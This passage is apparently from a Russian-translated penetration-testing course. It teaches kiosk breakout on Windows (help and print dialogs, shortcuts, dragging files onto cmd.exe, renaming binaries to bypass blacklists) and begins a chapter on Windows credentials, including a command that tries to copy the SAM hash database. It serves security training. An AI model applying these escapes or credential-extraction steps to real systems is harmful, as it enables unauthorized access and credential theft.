


Рисунок 218: Использование поиска Windows для доступа к приложениям

Аналогично, если удаётся получить доступ к диалогу справки, можно искать конкретные утилиты, такие как Notepad, `cmd.exe` или PowerShell. Записи справки для них часто содержат встроенные ярлыки, по которым можно нажать, чтобы запускать различные программы:




Рисунок 219: Использование диалога справки для доступа к приложениям

Эта стратегия работает для множества диалоговых окон. Если в утилите поиска есть кликабельная ссылка, стоит попытаться воспользоваться этим: изучить ссылку и попробовать разные комбинации щелчков мышью и нажатий функциональных клавиш по ссылке. Многие из них не ограничиваются должным образом или не могут быть должным образом ограничены.

Файловые ярлыки тоже открывают интересные пути для расширения доступа, поскольку они могут предоставлять доступ к файлам и расположениям, которые обычно ограничены. Например, при использовании диалога файлового браузера в киоске мы можем создать ярлыки, щёлкнув правой кнопкой мыши по файлам и расположениям и выбрав `Create shortcut` (рисунок 220).




Рисунок 220: Создание ярлыков через окно открытия файла

Если это сработает, можно изменить ярлык и в свойствах ярлыка поменять целевое приложение на что-то вроде `cmd.exe` или `powershell.exe`, что может запустить интерактивную оболочку в системе.

Этот подход также работает с различными специальными каталогами в окнах файлового браузера. Щелчок правой кнопкой по файлам в файловом браузере может показать вариант добавления файла или ярлыка в `Favorites` либо отправки его в определённое расположение. Поскольку функциональность правой кнопки мыши широко используется в Windows-приложениях, её трудно ограничить в среде киоска, и её следует часто пробовать по мере расширения наших возможностей в системе. Такие меню правой кнопки мыши - распространённая слабость киосков.

Если мы можем просматривать файловую систему, например через диалог открытия или сохранения файла, но щелчок правой кнопкой отключён, возможно, приложение можно запустить перетаскиванием файлов на него. Хорошие кандидаты для этого - `cmd.exe` и `powershell.exe`, если они доступны на киоске, поскольку они могут предоставить системную оболочку. Если тип перетаскиваемого файла связан с программой, программа, скорее всего, откроет его. Для `cmd.exe` и `powershell.exe` любого файла должно быть достаточно, чтобы открыть командное окно:




Рисунок 221: Перетаскивание файла на cmd.exe

Диалог печати, если он доступен в киоске, может предоставить полезный и часто недооценённый путь к рабочему диалогу файлового браузера даже в крайне заблокированных системах. После активации файлового браузера можно использовать техники, похожие на уже рассмотренные в этом модуле, чтобы выйти из диалога, запускать приложения или манипулировать файловой системой (рисунок 222). Обратите внимание, что это может работать и в Linux-системах.




Рисунок 222: Использование диалога печати для доступа к функциям Windows Explorer

Также стоит пробовать разные сочетания клавиш, чтобы расширить уровень доступа. Например, `Ctrl+Alt+Del` потенциально может открыть меню экрана блокировки, которое позволяет войти как другой пользователь или запустить Диспетчер задач (Task Manager) (рисунок 223).




Рисунок 223: Экран блокировки Windows с возможностью запустить Диспетчер задач

Диспетчер задач можно запустить напрямую с помощью `Ctrl+Shift+Esc`. Есть также много комбинаций с клавишей Windows, которые могут быть полезны, если они не заблокированы. Несколько других часто полезных сочетаний:

| Клавиша | Меню/приложение |
|---|---|
| `F1` | Справка |
| `Ctrl+P` | Диалог печати |
| `Alt+Tab` | Переключатель задач |
| `Win+R` | Меню Run |
| `Ctrl+Esc` | Меню Start |

Таблица 4 - Сочетания клавиш

Помимо ограничений, сфокусированных на интерфейсе киоска, Windows-системы могут также включать разные стратегии белых или чёрных списков для приложений. Существует много потенциальных обходов этих механизмов, но они выходят за рамки этого модуля. Однако простой вариант - скопировать и вставить бинарные файлы, переименовать их и попытаться запустить. Некоторые системы могут ограничивать `powershell.exe`, но скопированная и переименованная версия запускается без проблем (рисунок 224).




Рисунок 224: Запуск ограниченного бинарного файла после копирования и переименования

Многие механизмы чёрных и белых списков работают либо по хэшу файла, либо по имени файла, либо по пути к файлу. Изменение любого из этих параметров обходит чёрный список. Для белых списков верно обратное. Если у нас есть доступ на запись к известному файлу из белого списка, мы можем заменить его бинарным файлом, который обычно ограничен.

Большинство стратегий в этом модуле не зависят от операционной системы. Философия выхода из киоска состоит в том, чтобы исследовать любую доступную функциональность и пытаться использовать её не по назначению, освобождаясь от “управляемого пользовательского сценария” киосковой системы. Поскольку заблокировать все диалоговые окна, встроенные ссылки и ярлыки в операционной системе - огромная задача, при достаточном времени мы, скорее всего, найдём слабость в защите и выйдем за ограничения.

#### 11.5.1.1 Упражнения

1. Используя Notepad на Windows-машине, откройте диалог справки и найдите разные утилиты, которые могут расширить наши возможности в ограниченной среде. Развейте примеры из этого раздела, чтобы получить прямую ссылку через страницы справки для открытия приложения. Какие приложения доступны этим способом?

## 11.6 Завершение

В этом модуле мы показали, как, мысля нестандартно и эксплуатируя существующую и предполагаемую функциональность, целеустремлённый атакующий может выйти из ограниченного пользовательского интерфейса киоска или тонкого клиента и скомпрометировать систему. Мы также продемонстрировали важность работы с инструментами, изначально доступными в системе, чтобы создавать возможности, вместо того чтобы полагаться на внешние утилиты и доступ.

## Примечания


**[1]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Interactive_kiosk
**[2]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Thin_client
**[3]** (Dell, 2020), https://www.dell.com/en-us/work/shop/wyse-endpoints-and-software/sc/cloud-client/thin-clients
**[4]** (Citrix, 2020), https://www.citrix.com/products/citrix-virtual-apps-and-desktops/
**[5]** (Porteus Solutions, 2020), https://porteus-kiosk.org
**[6]** (LOLBAS-Project, 2020), https://github.com/LOLBAS-Project/LOLBAS
**[7]** (GTFOBins), https://gtfobins.github.io
**[8]** (TigerVNC), https://tigervnc.org/
**[9]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Table_of_keyboard_shortcuts
**[10]** (Microsoft, 2020), https://support.microsoft.com/en-us/help/12445/windows-keyboard-shortcuts
**[11]** (The GNOME Project, 2014), https://help.gnome.org/users/gnome-help/stable/keyboard-shortcuts-set.html.en
**[12]** (T.C. Hollingsworth, 2016), https://docs.kde.org/trunk5/en/applications/fundamentals/kbd.html
**[13]** (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/The_about_protocol
**[14]** (Internet Assigned Numbers Authority, 2020), https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml
**[15]** (Mandar Mirashi, 1996), https://www.w3.org/Addressing/draft-mirashi-url-irc-01.txt
**[16]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Internet_Relay_Chat
**[17]** (StackExchange, 2020), https://askubuntu.com/questions/27213/what-is-the-linux-equivalent-to-windows-program-files
**[18]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Terminal_emulator
**[19]** (Erik Andersen, 2008), https://busybox.net/about.html
**[20]** (Arch Linux, 2020), https://wiki.archlinux.org/index.php/Dunst#Dunstify
**[21]** (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Mozilla/Command_Line_Options
**[22]** (Paul Craig, 2010), http://www.ikat.kronicd.net/
**[23]** (Linux Kernel Organization, Inc, 2020), https://www.kernel.org
**[24]** (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Tools/Scratchpad
**[25]** (Google, 2020), https://code.google.com/archive/p/gtkdialog/
**[26]** (Damien Pobel, 2013), http://pwet.fr/man/linux/commandes/gtkdialog/
**[27]** (Hanny Helal, 2015), https://www.tecmint.com/gtkdialog-create-graphical-interfaces-and-dialog-boxes/
**[28]** (Google, 2020), https://code.google.com/archive/p/gtkdialog/wikis
**[29]** (Google, 2020), https://code.google.com/archive/p/gtkdialog/wikis/terminal.wiki
**[30]** (PCLinuxOS Magazine, 2009), http://pclosmag.com/html/Issues/200910/page21.html

**[31]** (Google, 2020), https://code.google.com/archive/p/gtkdialog/wikis/entry.wiki
**[32]** (Google, 2020), https://code.google.com/archive/p/gtkdialog/wikis/edit.wiki
**[33]** (SourceForge, 2008), http://xpt.sourceforge.net/techdocs/language/gtkdialog/gtkde02-GtkdialogExamples/single/
**[34]** (Mendel Cooper, 2012), https://www.tldp.org/LDP/abs/html/varsubn.html
**[35]** (g0tmi1k, 2020), https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
**[36]** (Openbox, 2013), http://openbox.org/wiki/Main_Page
**[37]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Symbolic_link
**[38]** (Mendel Cooper, 2012), http://tldp.org/LDP/Bash-Beginners-Guide/html/sect_03_01.html
**[39]** (StackExchange, 2020),
https://unix.stackexchange.com/questions/417323/what-is-the-difference-between-cron-d-as-in-etc-cron-d-and-crontab
**[40]** (Dave McKay, 2019), https://www.howtogeek.com/428174/what-is-a-tty-on-linux-and-how-to-use-the-tty-command/
**[41]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Virtual_console
**[42]** (Jordan Sissel), http://linuxcommandlibrary.com/man/xdotool.html
**[43]** (The GNOME Project, 2014), https://help.gnome.org/admin/system-admin-guide/stable/lockdown-command-line.html.en
**[44]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Virtual_console
**[45]** (Gentoo Foundation, Inc., 2020), https://wiki.gentoo.org/wiki/Automatic_login_to_virtual_console
**[46]** (Rick Moen), http://linuxmafia.com/faq/Admin/init.html
**[47]** (SS64, 2020), https://ss64.com/nt/syntax-variables.html
**[48]** (SS64, 2020), https://ss64.com/nt/shell.html
**[49]** (Winhelponline, 2020), https://www.winhelponline.com/blog/shell-commands-to-access-the-special-folders
**[50]** (Microsoft, 2016),
https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/jj710217(v=vs.85)

# Глава 12. Учётные данные Windows

Windows реализует множество механизмов аутентификации и постаутентификационных привилегий, которые в среде Active Directory могут становиться довольно сложными. В этом модуле мы обсудим учётные данные Windows и представим векторы атак, которые используют их или раскрывают.

Начнём с исследования локальных учётных данных аутентификации, а также обсудим постаутентификационные привилегии, аутентификацию Active Directory и Kerberos.

## 12.1 Локальные учётные данные Windows

Windows может аутентифицировать как локальные учётные записи пользователей, так и учётные записи домена, которые хранятся в Active Directory. В этом разделе мы обсудим учётные данные локальных пользователей и покажем, как они могут использоваться в цепочке атаки.

### 12.1.1 База данных SAM

Локальные учётные данные Windows хранятся в базе данных Security Account Manager (SAM)[1] в виде хэшей паролей с использованием формата хэширования NTLM,[2] основанного на алгоритме MD4.[3]

Полученные NTLM-хэши можно повторно использовать для аутентификации на другой машине, если хэш привязан к учётной записи пользователя и паролю, зарегистрированным на этой машине. Хотя совпадающие локальные учётные данные между разными машинами встречаются редко, встроенная учётная запись Administrator с именем по умолчанию[4] установлена на всех машинах под управлением Windows. На настольных редакциях она отключена начиная с Windows Vista, но на серверах по умолчанию включена. Чтобы упростить административные задачи, системные администраторы часто включают эту стандартную учётную запись на настольных редакциях и задают единый общий пароль.

Учитывая возможности этого вектора атаки, разберём пример. В данном случае мы атакуем стандартную локальную учётную запись администратора.

Каждая учётная запись Windows имеет уникальный идентификатор безопасности (Security Identifier, SID),[5] который следует определённому шаблону, показанному в листинге 540:

```
S-R-I-S
```

Листинг 540 - Прототип формата идентификатора безопасности

В этой структуре SID начинается с буквального `S`, обозначающего строку как SID, затем следует уровень ревизии, обычно `1`, значение центра идентификаторов (identifier-authority), часто `5`, и одно или несколько значений подчинённого центра (subauthority). Подчинённый центр всегда заканчивается относительным идентификатором (Relative Identifier, RID),[6] представляющим конкретный объект на машине.

Локальную учётную запись администратора иногда называют RID 500 из-за её статического значения RID, равного 500.

Используем PowerShell и WMI, чтобы найти SID локальной учётной записи администратора на нашей машине-жертве Windows 10. Сначала определим локальное имя компьютера из соответствующей переменной окружения и используем его с WMI-классом `Win32_UserAccount`.[7] Чтобы получить результаты для локальной учётной записи администратора, укажем имя компьютера через свойство `Domain`, а имя учётной записи - через свойство `Name`.

```
PS C:\> $env:computername
CLIENT

PS C:\> [wmi] "Win32_userAccount.Domain='client',Name='Administrator'"

AccountType : 512
Caption     : client\Administrator
Domain      : client
SID         : S-1-5-21-1673717583-1524682655-2710527411-500
FullName    :
Name        : Administrator
```

Листинг 541 - Значение относительного идентификатора, равное 500

Выделенная часть вывода в листинге 541 раскрывает значение RID 500, как и ожидалось. Далее попытаемся получить учётные данные этой учётной записи из базы данных SAM.

SAM находится по пути `C:\Windows\System32\config\SAM`, но процесс SYSTEM удерживает на нём эксклюзивную блокировку, не позволяя читать или копировать его даже из административной командной строки:

```
C:\>copy c:\Windows\System32\config\sam C:\Users\offsec.corp1\Downloads\sam
The process cannot access the file because it is being used by another process.
        0 file(s) copied.
```

Листинг 542 - Неудачное копирование базы данных SAM

Можно также выполнить физическую атаку: загрузить компьютер с внешнего носителя, например USB, в операционную систему на базе Linux и получить доступ к содержимому жёсткого диска.

